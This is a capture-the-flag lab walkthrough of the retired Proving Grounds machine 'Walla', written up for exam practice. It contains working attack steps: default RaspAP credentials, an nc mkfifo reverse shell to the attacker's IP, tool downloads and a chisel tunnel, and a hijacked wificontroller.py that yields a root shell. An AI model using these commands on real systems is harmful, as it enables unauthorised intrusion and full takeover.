
Walla
Linux MediumProving Grounds · retired · 2026-08-26
Summary: A Linux box running a RaspAP wifi-management portal behind HTTP Basic Auth — testing default-credential access, discovery of a built-in web console for command execution, and a Python library-hijacking technique against a sudo-permitted script for the path to root.
Enumeration
nmap scan:
┌──(kali㉿kali)-[~/oscp/walla]
└─$ nmap-full 192.168.245.97
[*] Running fast port discovery on 192.168.245.97...
[sudo] password for kali:
[*] Open ports: 22,23,25,53,422,8091,42042
[*] Running full scan on 192.168.245.97...
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-25 17:31 -0400
Nmap scan report for 192.168.245.97
Host is up (0.033s latency).

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02:71:5d:c8:b9:43:ba:6a:c8:ed:15:c5:6c:b2:f5:f9 (RSA)
|   256 f3:e5:10:d4:16:a9:9e:03:47:38:ba:ac:18:24:53:28 (ECDSA)
|_  256 02:4f:99:ec:85:6d:79:43:88:b2:b5:7c:f0:91:fe:74 (ED25519)
23/tcp    open  telnet     Linux telnetd
25/tcp    open  smtp       Postfix smtpd
| ssl-cert: Subject: commonName=walla
| Subject Alternative Name: DNS:walla
| Not valid before: 2020-09-17T18:26:36
|_Not valid after:  2030-09-15T18:26:36
|_smtp-commands: walla, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
|_ssl-date: TLS randomness does not represent time
53/tcp    open  tcpwrapped
422/tcp   open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02:71:5d:c8:b9:43:ba:6a:c8:ed:15:c5:6c:b2:f5:f9 (RSA)
|   256 f3:e5:10:d4:16:a9:9e:03:47:38:ba:ac:18:24:53:28 (ECDSA)
|_  256 02:4f:99:ec:85:6d:79:43:88:b2:b5:7c:f0:91:fe:74 (ED25519)
8091/tcp  open  http       lighttpd 1.4.53
|_http-server-header: lighttpd/1.4.53
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=RaspAP
42042/tcp open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02:71:5d:c8:b9:43:ba:6a:c8:ed:15:c5:6c:b2:f5:f9 (RSA)
|   256 f3:e5:10:d4:16:a9:9e:03:47:38:ba:ac:18:24:53:28 (ECDSA)
|_  256 02:4f:99:ec:85:6d:79:43:88:b2:b5:7c:f0:91:fe:74 (ED25519)
Service Info: Host:  walla; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.62 seconds
We have a restricted realm content portal on port 8091. SSH on 22 and 422 and 42042. SMTP on port 25.
If we look up Basic realm=RaspAP we find:
The phrase `Basic realm=RaspAP` is the default HTTP Basic Authentication prompt generated by the [RaspAP](https://raspap.com/) web interface running on lighttpd.

- **Username:** `admin`
- **Password:** `secret`
Foothold

We can attempt these default creds on RaspAP and gain access to the RaspAP wifi configuration portal:
If we look up RaspAP in searchsploit we find:
┌──(kali㉿kali)-[~/oscp/walla]
└─$ searchsploit raspap
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                            |  Path
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
RaspAP 2.6.6 - Remote Code Execution (RCE) (Authenticated)                                                                | php/webapps/50224.py
-------------------------------------------------------------------------------------------------------------------------- ---------------------------------
We can feroxbust the site from here:
┌──(kali㉿kali)-[~/oscp/walla]
└─$ echo -n 'admin:secret' | base64
YWRtaW46c2VjcmV0

┌──(kali㉿kali)-[~/oscp/walla]
└─$ feroxbuster -u http://target:8091 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt --thorough -H "Authorization: Basic YWRtaW46c2VjcmV0"
We find that we don’t have access to the wpa_conf endpoint which the RCE exploits.
If we take a step back and just navigate the site, we will find a web console where we can enter system commands at http://target:8091/index.php?page=system_info. I probably should have checked for this first.
I attempt a standard bash reverse shell in the web console but it doesn’t work. I can successfully establish a reverse shell with the netcat mkfifo revshell:
user@target ~$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.226 25 >/tmp/f

┌──(kali㉿kali)-[~/oscp/walla/nmapscan]
└─$ sudo penelope -p 25

www-data@walla:/var/www/html/includes$ whoami
www-data
If we navigate to the home directory we see www-data owns walter’s home directory. We can navigate to walter’s directory and read our local.txt flag.
Privilege Escalation
We see an interesting script owned by root in walter’s directory called wifi_reset.py. Whether this will be relevant or not for privilege escalation I am unsure but I note it down and transfer over linpeas and pspy from my python web server:
www-data@walla:/home/walter$ cat wifi_reset.py
#!/usr/bin/python

import sys

try:
        import wificontroller
except Exception:
        print "[!] ERROR: Unable to load wificontroller module."
        sys.exit()

wificontroller.stop("wlan0", "1")
wificontroller.reset("wlan0", "1")
wificotroller.start("wlan0", "1")


www-data@walla:/home/walter$ wget http://192.168.45.226/pspy64
--2026-08-26 10:15:08--  http://192.168.45.226/pspy64
Connecting to 192.168.45.226:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64                                 100%[============================================================================>]   2.96M  2.32MB/s    in 1.3s

2026-08-26 10:15:10 (2.32 MB/s) - ‘pspy64’ saved [3104768/3104768]

www-data@walla:/home/walter$ wget http://192.168.45.226/linpeas.sh
--2026-08-26 10:15:14--  http://192.168.45.226/linpeas.sh
Connecting to 192.168.45.226:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1090032 (1.0M) [application/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                             100%[============================================================================>]   1.04M  1.38MB/s    in 0.8s

2026-08-26 10:15:15 (1.38 MB/s) - ‘linpeas.sh’ saved [1090032/1090032]
When we run pspy we find that /sbin/modprobe is running every few seconds by root:
2026/08/26 10:19:44 CMD: UID=0     PID=11280  | /sbin/modprobe -q -- wlan0
2026/08/26 10:19:46 CMD: UID=0     PID=11281  | /sbin/init
2026/08/26 10:19:46 CMD: UID=0     PID=11282  | /sbin/modprobe -q -- netdev-wlan0
2026/08/26 10:19:46 CMD: UID=0     PID=11283  | /sbin/modprobe -q -- wlan0
2026/08/26 10:19:46 CMD: UID=0     PID=11284  | /sbin/modprobe -q -- netdev-wlan0
2026/08/26 10:19:46 CMD: UID=0     PID=11285  | /sbin/modprobe -q -- wlan0
2026/08/26 10:19:46 CMD: UID=0     PID=11286  | /sbin/modprobe -q -- netdev-wlan0
If we run ss -tulnp we see a locally hosted 631 TCP port: 127.0.0.1:631
We can setup chisel to reverse port forward this to our kali machine:
┌──(kali㉿kali)-[~/oscp/tools/linux]
└─$ ./chisel_1.11.8_linux_amd64 server -p 9000 --reverse
2026/08/26 10:44:06 server: Reverse tunnelling enabled
2026/08/26 10:44:06 server: Fingerprint LUU/yrMpgRxltUy10HYCaIyYJpiWDfvpX4KlF0jEkuA=
2026/08/26 10:44:06 server: Listening on http://0.0.0.0:9000

www-data@walla:/home/walter$ ./chisel_1.11.8_linux_amd64 client 192.168.45.226:9000 R:631:127.0.0.1:631
2026/08/26 10:45:27 client: Connecting to ws://192.168.45.226:9000
2026/08/26 10:45:28 client: Connected (Latency 56.397896ms)
We navigate to the site with a browser and see that its running: CUPS 2.2.10.
This isn’t obviously vulnerable to anything immediately but we can keep this in mind and come back to it.
If we run sudo -l we find the following:
www-data@walla:/home/walter$ sudo -l
Matching Defaults entries for www-data on walla:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on walla:
    (ALL) NOPASSWD: /sbin/ifup
    (ALL) NOPASSWD: /usr/bin/python /home/walter/wifi_reset.py
    (ALL) NOPASSWD: /bin/systemctl start hostapd.service
    (ALL) NOPASSWD: /bin/systemctl stop hostapd.service
    (ALL) NOPASSWD: /bin/systemctl start dnsmasq.service
    (ALL) NOPASSWD: /bin/systemctl stop dnsmasq.service
    (ALL) NOPASSWD: /bin/systemctl restart dnsmasq.service
We see the suspicious python script from earlier. This means we are able to execute this script within the sudo context:
www-data@walla:/home/walter$ /usr/bin/python /home/walter/wifi_reset.py
[!] ERROR: Unable to load wificontroller module.
We get the above error when we attempt to run it however. If we examine the code we see that this is being printed because it failed to import a library called wificontroller. If we supply our own wificontroller library we can have our arbitrary code executed in a sudo context.
We can check our python path to see the order in which the libraries are loaded:
www-data@walla:/home/walter$ python -c 'import sys; print("\n".join(sys.path))'

/usr/lib/python2.7
/usr/lib/python2.7/plat-x86_64-linux-gnu
/usr/lib/python2.7/lib-tk
/usr/lib/python2.7/lib-old
/usr/lib/python2.7/lib-dynload
/usr/local/lib/python2.7/dist-packages
/usr/lib/python2.7/dist-packages
The empty string at the top indicates the current directory is the first place checked for library imports.
This article on linux python library hijacking demonstrates the concept very well: https://medium.com/@betigetin/linux-privilege-escalation-python-library-hijacking-f5030d50ddcd
We can make a python library called wificontroller.py in /home/walter that wifi_reset.py will attempt to, and successfully, import. Inside of the wificontroller.py file we can add the code to execute an interactive bash shell via the python os library. Then we can execute our wifi_reset.py file with sudo to execute our python library within a root context.
nano /home/walter/wificontroller.py
import os
os.system('/bin/bash -p')
www-data@walla:/home/walter$ sudo /usr/bin/python /home/walter/wifi_reset.py
root@walla:/home/walter# whoami
rootWe have obtained root access and successfully compromised the machine via python library injection, the proof.txt flag can be obtained from the /root directory.